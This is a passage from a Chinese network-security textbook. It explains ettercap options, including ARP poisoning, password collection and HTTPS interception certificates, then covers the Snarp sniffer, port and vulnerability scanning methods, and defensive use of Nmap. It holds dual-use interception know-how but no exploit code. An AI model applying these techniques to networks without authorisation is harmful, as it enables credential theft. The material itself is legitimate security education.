可以利用参数-n，--netmask <NETMASK>指定一个网络别名，用于扫描局域网络的网络掩码(以点分制表示)，以便扫描与当前 IP 不同的子网。默认的网络掩码为当前 ifconfig 中定义的掩码。但是，如果掩码为 255.255.0.0，那么如果要在启动时进行 ARP 扫描的话，应该另外指定一个限制更强的掩码。

参数-e，--etterconf <FILENAME>表示你要使用配置文件，而不是命令行参数。

在软件的 tar 包中有一个 etter.conf 文件，其中包含一些配置范例，用户可以参考这些范例来了解如何编写配置文件，在这些例子中给出了所有的指导信息。通过配置文件，可以有选择性地禁止某个协议分析或把它转移到另一个端口。命令行选项和配置文件可以非常灵活地混合使用，需要记住的是配置文件中的选项压倒命令行选项，所以，如果在 etter.conf 指定了 IFACE：eth0，并且在启动程序的时候指定了 ettercap -i eth1 -e etter.conf，那么最终的选择结果是 eth0。

注意：-e etter.conf 选项必须在所有选项的后面出现，也就是说它必须是最后一个选项。

标志-g，--linktype 有两个补充功能，因此要十分注意。如果这个标志用于交互式方式，它不检查局域网的类型。另一方面，如果与命令行方式(-N)连用，它要对局域网进行检查，以了解它是否是一个交换网。有时，如果在局域网内只有两台主机，这种发现方法有可能失败。

参数-j，--loadhosts <FILENAME>用于从指定的文件中加载主机表，该文件是通过-k

选项创建的。而参数-k,--savehosts 把主机列表保存到文件中。当目标网络中有很多主机,并且不希望在每一次启动的时候都做一次 ARP 风暴的时候,这个选项是很有帮助的。也就是只要指定这个选项,并把列表转储到一个文件中。然后加载这个利用-j<filename>选项从文件中加载这些信息。文件名的形式为:

```
netaddress_neymask.etl
```

参数-v,--version 用于检查最新的 ettercap 版本。在使用这个选项的时候,所有操作都在控制之下。每一个步骤都需要用户确认。利用这个选项 ettercap 将连接到 http://ettercap.sourceforge.net:80 Web 站点,并请求/latest.php,然后分析查询结果并与当前版本进行比较。如果有一个更新的版本可用,ettercap 将询问是否需要 wget(必须在路径中)。如果想要对所有的问题自动回答 yes,增加选项-y。

4) 静音方式选项(仅可以和-N 选项连用)

参数-t,-proto<PROTO>表示仅监听协议 PROTO 的数据包(默认为 TCP+UDP)。

这个选项仅在 simple 方式下有用,如果以交互式方式启动 ettercap,TCP 和 UDP 数据包都将被监听。PROTO 可以是 tcp 或 udp 或 all。

选项-J,--onlypoison 使 ettercap 不监听任何数据流,但仅对目标进行欺骗。如果需要利用 ettercap 进行欺骗,而用其他的软件 tcpdump 或 ethereal 进行监听时,可以利用这个选项(注意在这种方式下要使能 IP_forwarding)。

另外一种用法是多目标监听。即可以利用 ettercap 监听两个目标之间的连接信息(ARPBASED),或某一个目标的进出信息(SMART ARP)。利用这个选项,可以同时监听若干目标(因为同时启动了多个程序)。启动第一个程序时选用 SMART ARP,并用-H 选项限制 smart 功能,仅针对想要欺骗的主机进行(记住如果在欺骗中涉及了网关,必须在以 smart 方式运行的实例中指定它)。然后再启动其他的 ettercap-J。

当设置为-R,--reverse 时,是监听除选择的连接以外的所有连接。如果在一个远程主机上使用 ettercap,并且要求监听除了自己的从本地到远程的连接以外的所有其他连接时,可以选择这个选项。因为如果包含了这样的连接将会使 ettercap 监听自己的输出,并不断迭加上去。

参数-O,passive 是以被动的方式收集信息。在 Simple 方式下,可以在许多方式中选择这个选项。ettercap -NO 将以半交互的方式启动 ettercap,输入 h 来获得帮助信息。可以查看收集的信息,也可以把它们记录到日志文件中,或简单地浏览分析的数据包。ettercap -NOL 与上面的方式相类似,不过它会自动地把数据记录到文件中,记录的时间间隔是 5 分钟。ettercap -NOLq 使 ettercap 每 5 分钟把日志写到文件中。

运行外部插件 NAME 时需要使用参数-p,--plugin <NAME>,大多数插件需要一个目标主机,这只要在插件的名字后面指定目标主机就可以了。事实上,在命令行上的主机解析中,第一个主机为 DEST,SOURCE 也同样。为了获得可用的外部插件列表,使用 list 作为插件的名字。由于 ettercap 0.6.2 提供了钩子插件系统,所以一些插件并不是作为独立的程序运行的,它们可以和 ettercap 交互,可以通过接口或配置文件使能或禁止。有关插件的详细信息以及如何编写自己的插件,可以在 README.PLUGING 文件中找到。

用-l,--list 列出局域网中的所有主机,报告每一个 MAC 地址。这个选项通常与-b(Ping

广播)选项和-d(不解释 IP 的主机名)选项连用。

命令参数-C,--collect 收集在命令行上指定的那些主机的所有用户和口令信息。

在配置文件(etter.conf)中配置口令收集器,如果需要的话,可以有选择性地禁止它们,或者把它们转移到另一个端口。如果不希望收集 SSH 连接信息,但收集其他所有协议的数据的时候,这个选项很有用。如果已知某一台主机在端口 4567 上提供 Telnet 服务,只要把 Telnet 解码移动到 4567/tcp 就可以了。

参数-f,--fingerprint <HOST>是对主机进行 OS 指纹收集。这个选项利用与 nmap 所使用的相同的方法和数据库:Fyodor fyodor@insecure.org,这个选项通过 TCP/IP 指纹来标识远程主机。换句话说,它通过一套技术来检测被扫描主机的网络协议栈的特征。它利用这些信息建立一个指纹,这个指纹将同已知 OS 指纹库相比较,从而确定所扫描主机的系统类型。

-f 选项甚至可以向你提供被扫描主机所用的网络适配器的生产厂家。这些信息被存放在 mac-fingerprints 数据库中。

-x,--hexview 则以十六进制数方式转储数据。

提示:在监听的时候,可以改变显示效果,只要按 X 键或 H 键就可以实现按十六进制数显示或按 ASCII 字符显示。

参数-L,--logtofile 单独使用时,会把所有数据保存到特定的文件中。它会为每一个连接建立一个单独的文件,在 UNIX 系统下文件名为 YYYYMMDD-P-IP:PORT-IP:PORT.log。

在 Windows 环境下的文件名为 P-IP[PORT]-IP[PORT].log。如果与 C 参数连用,它会创建一个名为 YYYYMMDD-collected-pass.log 文件,其中记录了所有监听到的口令信息。

如果希望以后台工作方式记录所有的数据,可以使用选项-q,--quiet。这个选项将使 ettercap 脱离当前的 tty,并把它设置为一个 daemon。这个选项必须与-NL(或-NCL)选项联合使用,否则的话没有任何作用。显然,还需要指定一种监听方式,因此这个选项还要和一个表示监听方式的选项相配合。

运用参数-w,--newcert 时,Ettercap 为 HTTPS 中介攻击方式创建一个新的 cert 文件。如果想利用社会工程方式获得的信息创建一个 cert 文件,可以使用这个选项。新创建的文件保存在当前工作目录下。为了长期替换默认的 cert 文件(etter.ssl.crt),必须改写/usr.local/share/etter.ssl.crt。

参数-F,--filter <FILENAME>从文件 FILENAME 中加载过滤链。过滤链文件是用伪 XML 格式编写的。可以通过手工改写文件或通过 ettercap 的用户界面来让 ettercap 创建这个文件(在连接表界面中按 F 键)。如果很熟悉 XML 语言分析,可以写自己的程序来建立过滤链文件。

过滤规则很简单,格式如下:

```
if (协议 <proto>源端口 <source>目的端口 <dest>数据流 <search> (匹配) 规则)==TRUE)
响应<action>;
<goto>(过滤器 id);
<elsegoto>
⋮
```

当<elsegoto>后面没有选项(为空的时候),则过滤链断掉。如果源端口和目的端口

为 0，就意味着任意端口。如果要禁止过滤链，在监听过程中按 S(源)键或 D(目的)键。

注意：在命令行上，对主机的解析为 ettercap-F etter.filter DEST SOURCE。所以第一个主机被绑定到目的链，第二个主机被绑定到源链。源链规则应用到从源发出的数据上，而不是发送到源的数据上，对目的地址也是同样。

运用参数-c，--check 来检查是否被局域网上特定目标中的其他欺骗者所欺骗。

对命令行上的目标主机的解析是反向的。第一个主机是 DEST，第二个主机是 SOURCE。如果在基于 IP 的方式下监听，这个顺序没有关系，因为源和目的都被忽略了。但是如果对连接进行过滤，这个顺序对于绑定到相关的过滤链就很重要了。这个反向的顺序是由于与插件更加灵活的接口。因为有些插件需要指定目标主机，那么 ettercap-Np ooze victim 这种形式要比 ettercap-Np ooze NOONE victim 简单一些。可以用点分制的格式来输入目标(192.168.0.1)或者以域名的格式来输入目标(victim.mynet.org)。只有在-H 选项中可以使用通配符。

5) 交互模式

如果启动 ettercap 的时候没有指定-N 选项，那么就自动选取了交互模式。如果在某些情况下不知道可以做什么，只要输入 H 就可以弹出帮助画面，可以看到可执行命令的消息列表。

6) 脱机工作

如果想要分析由 tcpdump 或 ethereal 保存的 libpcap 格式文件，可以使用 Script 插件。可以用它来重构连接列表，进行口令收集工作或被动 OS 指纹收集。要实现这些只要指定-T 选项，然后以与收集网络数据同样的方式使用 ettercap。为了保存 tcpdump 文件以便进行进一步的分析，可使用-Y 选项。

网络监控技术的技术实际是网络数据的获取技术和网络数据的分析技术相结合的产物，网络监控技术所采用的网络数据获取技术就是网络嗅探技术(sniffering)，该方式采用监听方式获取网上通信的数据包，因为采用网络嗅探技术的网络监控设备是并接在网络的通信线路上的，因此它的存在不会造成对于网络运行状况的影响。

如上所述，传统的网络嗅探技术是利用以太网络的广播方式来实现的。它常常是黑客手中的攻击武器，因此许多人针对其工作方式对其进行监测和杜绝。但作为网络监控而言，我们是利用网络嗅探的方式获取网络中的通信数据从而实现对于网络运行状况的分析、管理。因此应该充分考虑目前的网络环境发挥网络嗅探技术在网络安全维护中的作用。上述的交换环境下的网络嗅探工具就是一个好的网络管理工具软件，黑客手中的利器在网络管理员手中正确使用时，就会发挥出完全不同的巨大作用。

9.3.4　Snarp

Snarp 是一个运行在 Windows NT 上的交换网嗅探器，用 ARP poison 攻击来延迟两个主机之间的流量，还允许在交换网络中对数据进行嗅探。Snarp 的运行需要 LibnetNT (Windows 系统中的 Libnet 库)和 Winpcap 的支持。

思考题

1. 什么是网络监听？
2. 网络嗅探监听的原理是什么？
3. 无线局域网嗅探技术原理是什么？
4. 简述局域网网络监听的防范措施。
5. 简述无线局域网网络监听的防范措施。
6. 典型嗅探监听工具 Tcpdump 是如何使用的？

第 10 章　端口扫描技术与漏洞扫描技术

端口扫描技术和漏洞扫描技术是一类重要的网络安全技术。扫描技术和防火墙、入侵检测系统互相配合,能够有效提高网络的安全性。通过对网络的扫描,网络管理员能了解网络的安全设置和运行的应用服务,及时发现安全漏洞,客观评估网络风险等级。网络管理员能根据扫描的结果更正网络安全漏洞和系统中的错误设置,在黑客攻击前进行防范。如果说防火墙和网络监视系统是被动的防御手段,那么安全扫描就是一种主动的防范措施,能有效避免黑客攻击行为,做到防患于未然。

10.1　端口扫描技术

一个端口就是一个潜在的通信通道,也就是一个入侵通道。对目标计算机进行端口扫描,能得到许多有用的信息。通过端口扫描,可以得到许多有用的信息,从而发现系统的安全漏洞。它使系统用户了解系统目前向外界提供了哪些服务,从而为系统用户管理网络提供了一种手段。

端口扫描技术的原理:端口扫描向目标主机的 TCP/IP 服务端口发送探测数据包,并记录目标主机的响应。通过分析响应来判断服务端口是打开还是关闭,就可以得知端口提供的服务或信息。端口扫描也可以通过捕获本地主机或服务器的流入流出 IP 数据包来监视本地主机的运行情况,它仅能对接收到的数据进行分析,帮助用户发现目标主机的某些内在的弱点,而不会提供进入一个系统的详细步骤。

10.1.1　TCP connect()扫描

扫描主机通过 TCP/IP 协议的三次握手与目标主机的指定端口建立一次完整的连接。连接由系统调用 connect 开始。如果端口开放,则连接将建立成功;否则,若返回−1 则表示端口关闭。建立连接成功:响应扫描主机的 SYN/ACK 连接请求,这一响应表明目标端口处于监听(打开)的状态。如果目标端口处于关闭状态,则目标主机会向扫描主机发送 RST 的响应。

优点:系统中的任何用户都有权利使用这个调用;如果对每个目标端口以线性的方式扫描,将会花费相当长的时间,但如果同时打开多个套接字,就能加速扫描。

缺点:很容易被发现,目标计算机的 logs 文件会显示一连串连接和连接出错的消息,并且能很快地将它关闭。

10.1.2　半连接扫描

若端口扫描没有完成一个完整的 TCP 连接,在扫描主机和目标主机的一指定端口建立连接时候只完成了前两次握手,在第三步时,扫描主机中断了本次连接,使连接没有完全建立起来,这样的端口扫描称为半连接扫描,也称为间接扫描。现有的半连接扫描有 TCP

SYN 扫描和 IP ID 头 dumb 扫描等。

SYN 扫描的优点在于即使日志中对扫描有所记录，但是尝试进行连接的记录也要比全扫描少得多。缺点是在大部分操作系统下，发送主机需要构造适用于这种扫描的 IP 包，通常情况下，构造 SYN 数据包需要超级用户或者授权用户访问专门的系统调用。

优点：不会在目标计算机上留下记录。

缺点：扫描程序必须要有 root 权限才能建立自己的 SYN 数据包。

10.1.3 TCP FIN 扫描

在 TCP 报文结构中，FIN 段负责表示发送端已经没有数据要传输了，希望释放连接.我们发送一个 FIN=1 的报文到一个关闭的端口时，该报文会被丢掉，并返回一个 RST 报文。但是，当 FIN 报文到一个活动的端口时，该报文只是被简单的丢掉，而不回应任何信息。

优点：FIN 数据包可以不惹任何麻烦的通过。这种扫描方法的好处就是完全不建立 TCP 连接，从而大大减少了被目标主机记录下来的可能性，安全性较高。

缺点：这种方法和系统的实现有一定的关系，有些系统不论是打开的或关闭的端口对 FIN 数据包都要给以回复，这种情况下该方法就不实用了。

10.2 漏洞扫描技术

10.2.1 漏洞扫描概述

1. 漏洞概念

漏洞源自 vulnerability(脆弱性)。一般认为，漏洞是指硬件、软件或策略上存在的安全缺陷，从而使得攻击者能够在未授权的情况下访问，控制系统。

对一个信息系统来说，它的安全性不在于它是否采用了最新的加密算法或最先进的设备，而是由系统本身最薄弱之处，即漏洞所决定的。只要这个漏洞被发现，系统就有可能成为网络攻击的牺牲品。

2. 漏洞的发现

一个漏洞并不是自己突然出现的，必须有人发现它。这个工作主要是由三个组织之一来完成：黑客、破译者、安全服务商组织。每当有新的漏洞出现，黑客和安全服务商组织的成员通常会警告安全组织机构；破译者也许不会警告任何官方组织，只是在组织内部发布消息。根据信息发布的方式，漏洞将会以不同的方式呈现在公众面前。通常收集安全信息的途径包括新闻组、邮件列表、Web 站点、FTP 文档。网络管理者的部分工作就是关心信息安全相关新闻，了解信息安全的动态。管理者需要制定一个收集。分析以及抽取信息的策略，以便获取有用的信息。

3. 漏洞对系统的威胁

漏洞对系统的威胁体现在恶意攻击行为对系统的威胁，因为只有利用硬件，软件和策略上最薄弱的环节，恶意攻击者才可以得手。目前，Internet 上已有 3 万多个黑客站点，而且黑客技术不断创新，基本的攻击手法已多达 800 多种。

目前我国 95％的与 Internet 相连的网络管理中心都遭到过境内外攻击者的攻击或侵入，其中银行、金融和证券机构是黑客攻击的重点。国内乃至全世界的网络安全形势非常不容乐观。漏洞可能影响一个单位或公司的生存。

4．漏洞扫描的必要性

（1）帮助网管人员了解网络安全状况。

（2）对资产进行风险评估的依据。

（3）安全配置的第一步。

（4）向领导上报数据依据。

10.2.2　漏洞扫描技术的原理

漏洞扫描主要通过以下两种方法来检查目标主机是否存在漏洞：在端口扫描后得知目标主机开启的端口以及端口上的网络服务，将这些相关信息与网络漏洞扫描系统提供的漏洞库进行匹配，查看是否有满足匹配条件的漏洞存在；通过模拟黑客的攻击手法，对目标主机系统进行攻击性的安全漏洞扫描，如测试弱势口令等。若模拟攻击成功，则表明目标主机系统存在安全漏洞。

漏洞扫描大体包括 CGI 漏洞扫描、POP3 漏洞扫描、FTP 漏洞扫描、SSH 漏洞扫描、HTTP 漏洞扫描等。这些漏洞扫描是基于漏洞库，将扫描结果与漏洞库相关数据匹配比较得到漏洞信息；漏洞扫描还包括没有相应漏洞库的各种扫描，如 Unicode 遍历目录漏洞探测、FTP 弱势密码探测、OPENRelay 邮件转发漏洞探测等，这些扫描通过使用插件（功能模块技术）进行模拟攻击，测试出目标主机的漏洞信息。

10.2.3　漏洞扫描技术的分类和实现方法

基于网络系统漏洞库，漏洞扫描大体包括 CGI 漏洞扫描、POP3 漏洞扫描、FTP 漏洞扫描、SSH 漏洞扫描、HTTP 漏洞扫描等。这些漏洞扫描是基于漏洞库，将扫描结果与漏洞库相关数据匹配比较得到漏洞信息；漏洞扫描还包括没有相应漏洞库的各种扫描，比如 Unicode 遍历目录漏洞探测、FTP 弱势密码探测、OPENRelay 邮件转发漏洞探测等，这些扫描通过使用插件（功能模块技术）进行模拟攻击，测试出目标主机的漏洞信息。下面就这两种扫描的实现方法进行讨论：

1．漏洞库的匹配方法

基于网络系统漏洞库的漏洞扫描的关键部分就是它所使用的漏洞库。通过采用基于规则的匹配技术，即根据安全专家对网络系统安全漏洞、黑客攻击案例的分析和系统管理员对网络系统安全配置的实际经验，可以形成一套标准的网络系统漏洞库，然后再在此基础之上构成相应的匹配规则，由扫描程序自动的进行漏洞扫描的工作。这样，漏洞库信息的完整性和有效性决定了漏洞扫描系统的性能，漏洞库的修订和更新的性能也会影响漏洞扫描系统运行的时间。因此，漏洞库的编制不仅要对每个存在安全隐患的网络服务建立对应的漏洞库文件，而且应当能满足前面所提出的性能要求。

2．插件（功能模块技术）技术

插件是由脚本语言编写的子程序，扫描程序可以通过调用它来执行漏洞扫描，检测出系统中存在的一个或多个漏洞。添加新的插件就可以使漏洞扫描软件增加新的功能，扫描出

更多的漏洞。插件编写规范化后，甚至用户自己都可以用 PERL、C 或自行设计的脚本语言编写的插件来扩充漏洞扫描软件的功能。这种技术使漏洞扫描软件的升级维护变得相对简单，而专用脚本语言的使用也简化了编写新插件的编程工作，使漏洞扫描软件具有强的扩展性。

10.3 典型的端口扫描与漏洞扫描产品简介

10.3.1 Nmap 端口扫描工具

1. Nmap 端口扫描器简介

Nmap 是一款免费的开源工具，英文名称是 Network Mapper，是端口扫描器中的一个佼佼者，在电影《黑客帝国》中曾出现过它的身影。

Nmap 使用 IP 数据包来分析在网络中有哪些主机是可用的，以及这些主机正在提供什么服务，以及运行的操作系统是什么，使用了哪些类型的过滤器或防火墙等。

它最初是在 UNIX 平台上的一个工具，后来被引入到其他操作系统中。目前的稳定版本是 4.53 版，支持 Windows NT/Me/2000/XP/Vista 操作系统，官方下载地址：http://nmap.org/download.html。

2. 安装运行 Nmap

每一个主要的“稳定版”Nmap 一般都提供两种格式的下载，一种是.exe 格式的 Windows 安装包，该安装格式简单易懂，只需运行安装包文件，然后按照安装向导要求选择安装路径、选择安装模块和安装 WinPcap 就可以。

另一种是.zip 格式的压缩包方式，它不包含图形界面，因此用户需要从一个 DOS 命令行窗口中运行 nmap.exe。或者也可以下载和安装一个免费的 Cygwin 模拟 UNIX 环境软件。

对于多数普通用户来说，可能更喜欢图形界面 Zenmap，那么在安装的时候一定要记得勾选安装 Zenmap（见图 10-1），安全完成后会在桌面和开始菜单上会产生新的 Zenmap 快捷方式，运行它就可以了。




图 10-1 选择安装图形界面 Zenmap

当然对于一些高手们来说，可能会使用命令行界面来运行 Nmap。下面简单介绍一下安装过程。

（1）首选确保用户的登录账号具有管理员权限（即你的登录账号是 administrators 组的成员）。

（2）打开一个命令行 DOS 窗口。在 Windows XP 中，选择“开始”→“运行”，在打开的对话框中输入 cmd，然后回车。

（3）改变当前目录为 Nmap 的目录，如 cd c：/nmap。

（4）执行 nmap. exe，会出现如图 10-2 所示页面。



图 10-2　从 Windows 命令行中执行 Nmap

如果经常运行 Nmap 的话，你可以增加 Nmap 目录（在本文中是 C：/nmap）到你的命令执行路径中。

右击“我的电脑”，选择“属性”，在系统属性窗口中选择“高级”选项卡，单击“环境变量”按钮，从系统变量中选择 Path，然后单击“编辑”按钮，然后加入一个分号和“C：/nmap”路径，单击“确定”后你就可以直接从 DOS 窗口的任意位置执行 nmap 命令。

3. 实例讲解使用 Nmap 提高安全性

安装完 Nmap 后，我们已经为扫描我们的网络做好了准备，下面进行实际操作。

（1）设定扫描对象、扫描类型

从桌面上单击 Zenmap 快捷方式后，会启动 Nmap 的图形界面，在 Target 窗口中输入你要扫描的主机的主机名或 IP 地址。

举个例子来说，如果需要扫描 192. 168. 1. 1 到 192. 168. 1. 8 范围内的所有主机，需要输入：192. 168. 1. 1-8。还可以使用通配符“ * ”来实现一个地址范围内的扫描，例如 192. 168. 1. *（等同于 192. 168. 1. 1-255）。

值得注意的是，由于很多企业网络中会针对扫描行为进行捕捉并禁止，不建议对别人的计算机进行扫描。

从 Profile 后的下拉列表中你可以选择不同的配置文件，其中包括操作系统探测、快速扫描、服务扫描、加强扫描等选项。

由于 Windows 版的 Nmap 默认不支持对本机进行扫描，因此如果你要对本机扫描的

话，需要通过使用不包含 Ping 命令的 TCP 连接扫描，因为它不是使用发送 raw 数据包的方式，而是使用了高级 socket API，实现方式是在扫描命令中增加参数“-sT-P0”。

设置完这两项后，单击扫描按钮就可以开始扫描了。

(2) 借助搜索引擎分析扫描结果

单击“扫描”按钮后，在下面的扫描结果显示窗口中我们能看到详细的扫描结果（见图 10-3）。其中在 Nmap Output 标签中的信息最为详细。




图 10-3 扫描结果

通过扫描结果，可以看到在我们的计算机上开放了哪些端口，启用了哪些服务。如果看到一些显示为“未知(Unknown)”或其他看上去可疑的服务，那么可以记下它的端口号，然后通过 Google 或百度等搜索引擎进行搜索，看看这个端口具体是干什么，例如在搜索引擎中输入端口 27374 或 port 27374 等。

对于已经开放的端口和服务，我们还可以使用搜索引擎来搜索它的安全漏洞，从而进行相应的修补。

(3) 停止服务关闭开放端口

在用户的计算机上有些开放的端口可能是应用程序所需要的，例如刚才提到的 80 端口，因为计算机需要对外提供 Web 服务器功能。但是如果有不必开放的端口，例如有的服务是以前有用而现在已经不用的，则应停止这些服务，从而关闭相应的开放端口，减少安全隐患。

从控制面板的管理工具中，打开“服务”管理窗口，找到你希望关闭的服务，将其启动类型改为“禁用”，然后停止这个服务。

值得注意的是，在停止一个服务前，要确信停止这个服务对你的系统没有不良影响，不会影响系统的正常运行。

10.3.2　ScanPort 端口扫描工具

